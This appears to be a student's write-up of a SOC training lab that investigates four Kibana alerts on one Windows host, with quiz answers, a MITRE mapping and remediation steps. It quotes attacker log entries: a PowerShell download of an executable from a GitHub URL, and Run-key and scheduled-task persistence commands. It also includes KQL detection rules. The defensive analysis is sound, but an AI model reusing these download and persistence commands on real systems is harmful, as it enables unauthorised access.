Soc Alpha I

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1.Executive Summary

This investigation covers **4 high-priority alerts** on the same host (username: nightmare). The threat actor used PowerShell to download a malicious executable and then deployed **three distinct persistence methods** (Startup folder, Registry Autorun key, and Scheduled Task) to achieve long-term access.

2.Attack Chain Summary (MITRE ATT&CK Mapping)

Phase	Tech ID	Specific Behavior	Alert #
Excution	T1059.001	PowerShell download	Alert1
Persistence	T1547.001	Startup Folder	Alert2
Persistence	T1547.001 / T1547.009	Registry Run Keys/ AutoStart	Alert3
Persistence	T1053.005	Scheduled Task	Alert4

3.Recommended Remediation (Immediate Actions)

- Isolate the host – Disconnect from the network and place in a quarantine VLAN.
- Remove persistence artifacts:
  - Delete MSworker.exe from the Startup folder
  - Remove or modify the Registry key “service”
  - Run: schtasks /Delete /TN "My task" /F
  - Delete C:\Program Files\GameLoaderGen\gen.bat
- Forensic collection:
  - Export hashes of MSWorker.exe, service.exe, and gen.bat; submit to VirusTotal / sandbox.
  - Collect Sysmon logs (EventID 1, 3, 12-14, 111).
- Enhanced monitoring:
  - Add Kibana queries for schtasks.exe, reg.exe, powershell.exe + suspicious URLs.
  - Scan the environment for IOCs (MSWorker.exe, nerrorsec/SBT-SOC repository).

4.Investigation screenshot

(P.s. Doing this Lab, please make sure you are in the right TimeFrame in Each Alert investigation.)

Alert 1 (1/2) - What is the cmdlet used for downloading? *(3 points)*

Invoke-WebRequest

Correct! ✔


README.txt - Mousepad

File Edit Search View Document Help

```
ELK is up and running.
You can access Kibana with FireFox at http://localhost:5601/

Below are the alerts you have to address and answer the questions accordingly,

Alerts
    A1 - Suspicious PowerShell Download
    Source : winevent-powershell /sysmon
    Rule : "*.DownloadFile*" OR "*.DownloadString*" OR "*Invoke-WebRequest*"
    TimeFrame : 14-4-2021 10:00 to 14-4-2021 11.00
```




Cmdlets (pronounced "command-lets") are lightweight, specialized commands used in the PowerShell environment to perform administrative tasks and automation, typically returning .NET objects. They follow a strict Verb-Noun naming convention (e.g., `Get-Service` , `Stop-Process`)

Alert 1 (2/2) - What is the full URL from which the file is downloaded? *(4 points)*


https://raw.githubusercontent.com/nerrorse


Correct! ✔

```
Event_EventData_Data_#text{}: Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/nerrorsec/SBT-SOC/main/MSWorker.exe'
```




```
Event_EventData_Image: C:\Users\nightmare\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MSworker.exe
```






```
   A3 - Autorun Keys Modification
   Source: sysmon
   Rule : (Event_System_EventID:("12" OR "13" OR "14") AND
Event_EventData_TargetObject:("*\\SOFTWARE\\Wow6432Node\\Microsoft\
Windows*CE*Services\\AutoStart*" OR "*\\Software\\Wow6432Node\\Microsoft\
Command*Processor\\Autorun*" OR "*\\SOFTWARE\\Wow6432Node\\Microsoft\
Active*Setup\\Installed*Components*" OR "*\\SOFTWARE\\Microsoft\
Windows*CE*Services\\AutoStartOnDisconnect*" OR "*\\SOFTWARE\\Microsoft\
Windows*CE*Services\\AutoStartOnConnect*" OR "*\\SYSTEM\\Setup\\CmdLine*" OR
\\Software\\Microsoft\\Ctf\\LangBarAddin*" OR "*\\Software\\Microsoft\
Command*Processor\\Autorun*" OR "*\\Run*")))
   TimeFrame : 15-4-2021 08:00 to 15-4-2021 09:00
```

Sysmon	12	RegistryEvent (Object create and delete)
Sysmon	13	RegistryEvent (Value Set)
Sysmon	14	RegistryEvent (Key and Value Rename)

- In real life situation, I do not think the path will be the KQL. Instead, Key words will be more easy to remember and search. So we can summerize the key words, like "Autorun", "Auto", "CmdlLine", "Run", "Installed", and “LangbarAddin.”

(Event_System_EventID:("12" OR "13" OR "14") AND (Event_EventData_TargetObject:("*\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows*CE*Services\\AutoStart*" OR "*\\Software\ KQL Apr 15, 2021 @ 08:00:00.00 → Apr 15, 2021 @ 09:00:00.00 Refr

Add filter

sysmon

Search field names

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Chart opti

Apr 15, 2021 @ 08:00:00.000 - Apr 15, 2021 @ 09:00:00.000

Time	Document
Apr 15, 2021 @ 08:30:12.603055000	Event_EventData_TargetObject: HKU\S-1-5-21-2979773156-725440210-495427616-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Service /t REG_SZ /F /D C:\Windows\service.exe @timestamp: Apr 15, 2021 @ 08:30:12.603055000 Event_#attributes_xmlns: http://schemas.microsoft.com/win/2004/08/events/event Event_EventData_Details: (Empty) Event_EventData_EventType: SetValue Event_EventData_Image: C:\Windows\system32\reg.exe Event_EventData_ProcessGuid: 4FF3AE8C-F994-6077-E602-000000001000 Event_EventData_ProcessId: 3,264 Event_EventData_RuleName: T1060;RunKey Event_EventData_UtcTime: 30:12.6 Event_System_Channel: Microsoft-Windows-Sysmon/Operational Event_System_Computer: DESKTOP-FRQF1IN Event_System_Correlation: null Event_System_EventID: 13 Event_System_EventRecordID: 8,011

Alert 4 (1/2) - What is the name of the task? *(4 points)*

My task

Correct!

Alert 4 (2/2) - What is the full path of the program? *(4 points)*

C:\Program Files\GameLoaderGen\gen.bat

Correct!

```
    A4 - Suspicious Task Creation
    Source: sysmon
    Rule: Event_EventData_Image:*schtasks.exe* AND
Event_EventData_CommandLine:*Create*
    TimeFrame : 20-4-2021 10:00 to 20-4-2021 15:00
```

Event_EventData_Image:*schtasks.exe* AND Event_EventData_CommandLine:*Create* KQL Apr 20, 2021 @ 10:00:00.00 → Apr 20, 2021 @ 15:00:00.00 Refresh

Add filter

sysmon

Search field names

by type 0

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core
pe
imestamp

1 hit

Chart options

Apr 20, 2021 @ 10:00:00.000 - Apr 20, 2021 @ 15:00:00.000

Time	Document
Apr 20, 2021 @ 14:35:41.158718000	Event_EventData_CommandLine: SchTasks /Create /SC Daily /TN "My Task" /TR "C:\Program Files\GameLoaderGen\gen.bat" Event_EventData_Image: C:\Windows\System32\schtasks.exe @timestamp: Apr 20, 2021 @ 14:35:41.158718000 Event_#attributes_xmlns: http://schemas.microsoft.com/win/2004/08/events/event Event_EventData_Company: Microsoft Corporation Event_EventData_CurrentDirectory: C:\Windows\system32\ Event_EventData_Description: Task Scheduler Configuration Tool Event_EventData_FileVersion: 10.0.19041.662 (WinBuild.160101.0800) Event_EventData_Hashes: MD5=4766931AD10E882F25C3FA5C3F01D096;SHA256=D94194BAB0128BD8E26C9ABB21DBABB60C4DA9A5C682F4EC1B2A7EA6779E1CE5; IMPHASH=61106288C4A98856C5CBC97F1256ED80 Event_EventData_IntegrityLevel: High Event_EventData_LogonGuid: 4FF3AE8C-DB1D-607E-7B1F-390000000000 Event_EventData_LogonId: 0x391f7b